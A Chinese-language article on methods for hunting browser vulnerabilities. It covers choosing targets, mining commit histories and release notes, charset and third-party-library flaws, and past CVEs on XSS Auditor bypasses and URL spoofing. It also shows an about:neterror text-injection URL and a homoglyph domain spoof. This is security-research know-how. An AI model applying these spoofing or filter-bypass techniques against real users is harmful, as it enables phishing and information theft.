


浏览器漏洞挖掘思路

知 zhuanlan.zhihu.com/p/28719766

Twosecurity 已认证的官方帐号



在 Web 安全中，服务端一直扮演着十分重要的角色。然而浏览器的问题也不容小觑，它也会导致信息泄露等诸如此类的问题。然而许多人还没有意识到浏览器对于安全的重要性。在这篇讲座（文章）中，我们会给读者带来挖掘浏览器漏洞的思路。

挖掘漏洞的思路

确定目标

我们先来看看浏览器的大概结构：

- DOM 解析（HTML, XML, SVG, MathML, XUL）
- 脚本处理（JavaScript, VBScript, asm.js, WebAssembly）
- 协议支持（HTTP, FTP, WebSocket, HTTP/2, QUIC, DNS, mDNS, WebRTC）
- 媒体流支持（JPG, GIF, PNG, WebM, Ogg, AAC, MP3, MP4, FLAC）
- 包含的中间件（Skia, ffmpeg, ICU, NSS, OpenVR, libpng, sqlite）
- 各种 API（Fetch API, Push API, Extension API, Fullscreen API, Web Speech API）
- UI 组建（Location Bar, History, Bookmark, Context Menu）
- 安全功能（SOP, XSS Filter, CSP, SRI, TLS, Mixed Content, HSTS, HPKP, CT）
- 便利功能（Chrome Extension, Reading View, Secret Mode）
- 其它

我们应该如何从诸多功能中选取攻击目标？这时，我们可以这样入手：


检查新功能

刚刚公布的功能往往没有被太多的人研究，因此更有可能存在潜在的隐患。因此，我们可以试着在下列产品挖掘漏洞：

- Firefox Nightly
- Chrome Dev, Canary
- Safari Technology Preview


- Edge的最新版本

更新时，我们最好注意一下它们的发行日记或者开发者的 blog。这样我们可以在最短的时间内得知新加入的特性。



Firefox 在该版本中提供了 link 预加载，这看上去十分有趣!这时，白帽子们可以以此功能为基础，对其进行安全检测，或者思考能否用它扩展供给面。

这是能让我们获取一手消息的相关平台：



CHROME VERSIONS

No active development

Proposed

In development

62 canary

61 dev

60 beta

60 stable

59

58

57

56

55

54

53

52

51

50

49

48

47

46

45

Chrome Platform Status

All featuresReleasesSamplesStats

Features: 40

milestone=60

Android Payment Apps

Misc

Web payments is a W3C standard API for e-commerce websites to collect payment information fro...

Budget API

Realtime / Communication

This specification describes an API that can be used to retrieve the amount of budget an origin has...

CSS Selectors Level 4: :focus-within pseudo-class

CSS

The :focus-within pseudo-class applies to elements for which the :focus pseudo class applies. An ...

CSS font-display

CSS

A new @font-face descriptor and a corresponding property for controlling how a downloadable fon...

CSS line-height-step property

CSS

The CSS line-height-step property provides an ability to round the heights of line boxes to the mult...

Card issuer networks as payment method names

Network / Connectivity

Support for calling PaymentRequest with card issuer networks (e.g., "visa", "amex", "maste...

Chrome Platform Status

https://www.chromestatus.com/features

mozilla

Nishimura

HACKS

Search Mozilla Hacks

WebAssembly for Native Games on the Web

By [Jukka Jylänki](#)


Posted on July 20, 2017 in [Games](#) and [WebAssembly](#) Share This

The biggest improvement this year to web performance has been the introduction of [WebAssembly](#). Now available in Firefox and Chrome, and coming soon in Edge and WebKit, WebAssembly enables the execution of code at a low assembly-like level in the browser.

Mozilla has worked closely with the games industry for several years to reach this stage: including milestones like [the release of games built with Emscripten](#) in 2013, [the preview of Unreal Engine 4](#) running in Firefox (2014), [bringing Unity game engine to WebGL](#) also in 2014, [exporting an indie Unity game](#) WebVR in 2016, and most recently, the March release of [Firefox 52 with](#)

Mozilla Hacks – the Web developer blog

https://hacks.mozilla.org/




检查冷门的老功能

这些功能常常不被人们重视：

- 非标准化功能
- 冷门功能
- 常规插件

同样地，我们也可以通过发行记录，或者从已有的研究报告中来探索这些功能。

打个比方：



我用 dialogArguments/returnValue 时，发现数据可以传输到任意窗口，此处是否有 SOP 绕过漏洞呢？

在用 Dialog 时，用户不能操作其它窗口，这有没有可能引发 UI 相关的问题呢？


枚举法 — 延伸已经存在的漏洞

我们可以去挖掘一下常见机制的问题：

- JavaScript 的 HTTP 通信机制 (sendBeacon, Fetch, Worker)
- 浏览器弹窗机制 (alert, confirm, getUserMedia)
- MIME 类型 (text / javascript, image / svg + xml, application / octet-stream ...)

研究已经被列为高危的功能也很奏效：

- windows 对象
- HTTP 泄露
- HTML5 Security Cheatsheet



通过枚举法，我们能更好地集中到有效目标上。比方说：




在这里，我们可以得知IE可以运行 CSS 里的脚本，这是否意味着我们可以用它来进行 XSS 或者过滤器绕过呢？

从 commit 历史中挖掘漏洞

我们可以通过 git 历史来发现有趣的特性，比如说：

- 对移动系统的支持（3d Touch, Spotlight, Universal Links）
- 正在完善中的功能（Web App Manifest, Geckoview）



那么，我们如何发现值得关注的点呢：

- 已经被开发者标明为高危的功能
- 实现复杂的第三方库(SQLite, Alamofire)

我们再来看个例子，这是一个 Chrome 的 commit 记录：<https://goo.gl/xo6MMV>

在 commit 之前，chrome 并没有对国际化字符进行一个良好的处理，以下图片的 a 实际上是 Cyrillic 字符集的 U+0430（并不是英语的a0）：

而:则是 U+0589，/是 U+2215



我汇报了这个问题，不过谷歌的解决方法是简单粗暴地禁用国际化域名。



- 用 SQLite 存储数据是否意味着有 SQL 注入？
- 将变量插入到页面中时候会导致 XSS？

当浏览器的一个功能有如下特点时，就往往意味着该功能有问题：

- 将 URL 给 API，它会返回特定的标志
- CSP 运行异常
- 你能发送任意 header 给一个目标

如果你知道要攻击的具体目标，那么你可以检查：

- location 返回的值
- 函数的行为
- CSP 实现是否正确？

寻找字符集漏洞

通过浏览器对字符集处理的不当，我们可以挖掘许多问题。

各个浏览器对字符集的支持：

	Chrome	Safari(OS X)	Firefox	Opera	IE11(win8.1)	Kinugawa
adobe-standard-encoding						
asmo-708	(ISO-8859-6)	(ISO-8859-6)	(ISO-8859-6)	(iso-8859-6)	○	○
Big5	○	○	○	○	○	○
Big5-HKSCS	(Big5)	○	(Big5)	○	(Big5)	(Big5)
bocu-1						
cesu-8						
cp1025					○	(utf-8)
cp737		○				
cp851						
cp864					(IBM864)	(IBM864)
cp866	(ibm866)	(IBM866)	(ibm866)	(ibm866)	○	○
cp875					○	(utf-8)
cp950		○				
csiso2022jp	(ISO-2022-JP)	(ISO-2022-JP)	(ISO-2022-JP)	(iso-2022-jp)	○	○
dos-720					○	○
dos-862					○	○
euc-cn	(GBK)	(GBK)		(gbk)	○	○
EUC-JP	○	○	○	○	○	○
EUC-KR	○	○	○	○	○	○
EUC-TW		○				
GB18030	○	○	○			
GB2312	(GBK)	(GBK)	(GBK)	(gbk)	○	○

各ブラウザが解釈可能なcharsetの比較表
<https://l0.cm/encodings/table/>

比方说 CVE-2013-5612，当你在 POST 请求中不指定字符集，那么它就会默认使用上一个被指定的字符集。我们可以利用支持上的差异性来达到绕过 XSS Auditor

寻找第三方库的漏洞

在 Pwn2Own 比赛中，来自长亭科技的研究人员成功地利用 SQLite 的内存损坏攻破了 Safari。同理，我们也可以在下面的lib中寻找漏洞：

Licenses

Binaries of this product have been made available to you by the [Mozilla Project](#) under the Mozilla Public License 2.0 (MPL). [Know your rights.](#)

All of the **source code** to this product is available under licenses which are both **free** and **open source**. A URL identifying the specific source code used to create this copy can be found on the [build configuration page](#), and you can read [instructions on how to download and build the code for yourself](#).

More specifically, most of the source code is available under the [Mozilla Public License 2.0 \(MPL\)](#). The MPL has a [FAQ](#) to help you understand it. The remainder of the software which is not under the MPL is available under one of a variety of other free and open source licenses. Those that require reproduction of the license text in the distribution are given below. (Note: your copy of this product may not contain code covered by one or more of the licenses listed here, depending on the exact product and version you choose.)

- [Mozilla Public License 2.0](#)
- [GNU Lesser General Public License 2.1](#)
- [GNU Lesser General Public License 3.0](#)
- [GNU General Public License 3.0](#)

- [JSZip License](#)
- [jemalloc License](#)
- [jQuery License](#)
- [k_exp License](#)
- [Khronos group License](#)
- [Kiss FFT License](#)
- [Icms License](#)
- [libcubeb License](#)
- [libevent License](#)
- [libffi License](#)
- [libjingle License](#)
- [libnestegg License](#)
- [libsoundtouch License](#)
- [libyuv License](#)

其它攻击面

浏览器解析特殊协议（比如 about）也可能产生种种问题。当我们在 firefox 输入about:neterror?e=nssBadCert&d=Hello%20Guys!时，会有：

Your connection is not secure

The owner of has configured their website improperly. To protect your information from being stolen, Nightly has not connected to this website.

[Learn more...](#)

☐ Report errors like this to help Mozilla identify and block malicious sites

Go Back

Advanced

Hello Guys!

Add Exception...

不忘学习前人经验

在我们找漏洞的同时，不要忘记学习前人的思路，我们应该多想想这些问题：漏洞是什么类型的？他们是怎么找到漏洞的？这个漏洞又为何出现的？

我们可以通过 Security Advisor（[mozilla](#)，[chrome](#)），以及私人 blog 来学习寻找漏洞的过程。

深入研究目标

为了深入探索一个目标，我们需要了解一下特性：

- 这个功能是用来干什么的
- 如何使用它

- 输入和输出是什么
- 有没有什么过滤
- 我们能否利用它绕过安全机制
- 我们能否用它攻击安全站点


那么，我们应该用什么手段去深度挖掘呢？

- 亲自使用一遍
- 审计代码
- 审计可执行文件（反汇编）
- 查看软件 log

就拿 Fetch API 来说：

```
fetch('http://api.example.jp/path',{ //我在这里能代入哪些地址？
  method:'POST', //我还能添加哪些方法？
  headers:{
    'Content-Type':'text/plain' //这里是否能插入其它header或者MIME类型？
  },
  body:'Hello World!' //body能插入哪些文字？
}).then(function(res){
  console.log(res.headers.get('Content-Type')); //我能读取哪些header的值？
}).catch(function(err){
  console.error(err); //抛出的错误时候包含了敏感信息？
});
```

一个通过逆向找漏洞的例子：



edge 的一个 dll 包含了 XSS 过滤器的正则表达式，我们通过反向推导，或许可以找出 bypass payload。

探索有趣的行为

当我们发现了一些异常行为时，我们需要继续留心，因为这往往意味着更深层次的漏洞：

- 跳转后, 地址栏不更新 (URL Spoof)
- 某个输入导致浏览器崩溃或者暂停响应
- HTML tag 不正常运行
- 文字乱码

比方说 CVE-2012-3695, 我们输入 `aaa%2F@example.com/` 时, `%2F` 会被解码, 并返回 `aaa/@http://example.com`。本来被用做认证的 `aaa%2F` 被转化成了一个域名, 这很有可能导致网络钓鱼。


挖掘这类漏洞有什么技巧呢? 我们可以通过检查如下功能:

- URL scheme (`http`; `https`; `ftp`; `data`; `resource`; `about`; `chrome-extension`;)
- Request method (`GET`, `POST`, `HEAD`, `OPTIONS`, `TRACE`)
- 浏览器怎么输出相关信息 (`iframe`, `object` / `embed` tag, `svg foreignobject`, Reading View)
- 浏览器怎么获取资源(`img`标签, `video/audio`标签, Worker的`importScripts`)
- 打开新 URL 的方法(`Location`头, meta刷新, `window.open`, 浏览器的返回键)
